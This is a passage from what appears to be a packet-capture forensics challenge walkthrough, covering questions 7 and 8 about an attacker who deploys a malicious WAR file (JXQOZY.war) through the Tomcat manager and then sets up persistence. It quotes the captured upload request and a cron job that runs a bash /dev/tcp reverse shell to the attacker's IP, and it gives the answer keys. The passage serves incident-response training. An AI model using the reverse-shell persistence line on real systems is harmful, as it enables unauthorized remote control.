
7. Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?

ip.addr == 14.0.0.120 && http.request.method == "POST"



```
ip.addr == 14.0.0.120 && http.request.method == "POST"
```


No.	Time	Source	Destination	Protocol	Length	Host	Info
20616	2023-09-10 18:22:14.310812	14.0.0.120	10.0.0.112	HTTP	712	10.0.0.112:8080	POST /manag



```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?
org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF342DD7A46974 HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data;
boundary=---------------------------309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

-----------------------------309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream

PK.........r*W................WEB-INF/PK.........r*W.*.............WEB-INF/web.xmlm..
```




20480	index		0 B	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	14.0.0.120	TCP 37736	HttpGetChunked	2023-09-10 18:19:41 UTC+00	/root/.local/shar
20486	index[1].html	html	2 473 B	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	14.0.0.120	TCP 37736	HttpGetNormal	2023-09-10 18:19:43 UTC+00	/root/.local/shar
20494	execute.gif.html	html	2 473 B	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	14.0.0.120	TCP 37736	HttpGetNormal	2023-09-10 18:19:43 UTC+00	/root/.local/shar
20519	manager.html	html	2 473 B	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	14.0.0.120	TCP 37736	HttpGetNormal	2023-09-10 18:19:56 UTC+00	/root/.local/shar
20616	JXQOZY.war	zip	1 083 B	14.0.0.120	TCP 44062	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	HttpPostMimeFileData	2023-09-10 18:22:14 UTC+00	/root/.local/shar
20644	index.html	html	6 B	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	14.0.0.120	TCP 44062	HttpGetNormal	2023-09-10 18:22:23 UTC+00	/root/.local/shar
20671	index[1].html	html	1 253 B	10.0.0.112 [Tomcat Host Manager Application] ...	TCP 8080	14.0.0.120	TCP 38118	HttpGetNormal	2023-09-10 18:24:03 UTC+00	/root/.local/shar

Upon gaining access to the admin panel, the attacker uploaded a malicious file intended to establish a reverse shell. The file was identified as JXQOZY.war, a typical web application archive used to deploy a reverse shell on compromised servers.


Answer: JXQOZY.war

8. After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?



ip.src == 14.0.0.120 && tcp.flags == 0x012

No.	Time	Source	Destination	Protocol	Length	Host	Info
20647	2023-09-10 18:22:23.262133	14.0.0.120	10.0.0.112	TCP	74		80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=429801758 TSecr=3538440678 WS=128
20690	2023-09-10 18:25:00.482280	14.0.0.120	10.0.0.112	TCP	74		443 → 35790 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=429958979 TSecr=3538597931 WS=128



```
whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

This command sets up a reverse shell that connects to IP address 14.0.0.120 on port 443.

The command, added to the crontab using crontab -i cron, specifies that every few minutes a TCP connection will be made to IP address 14.0.0.120 on port 443, allowing an attacker to access the system via a reverse shell.

Answer: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'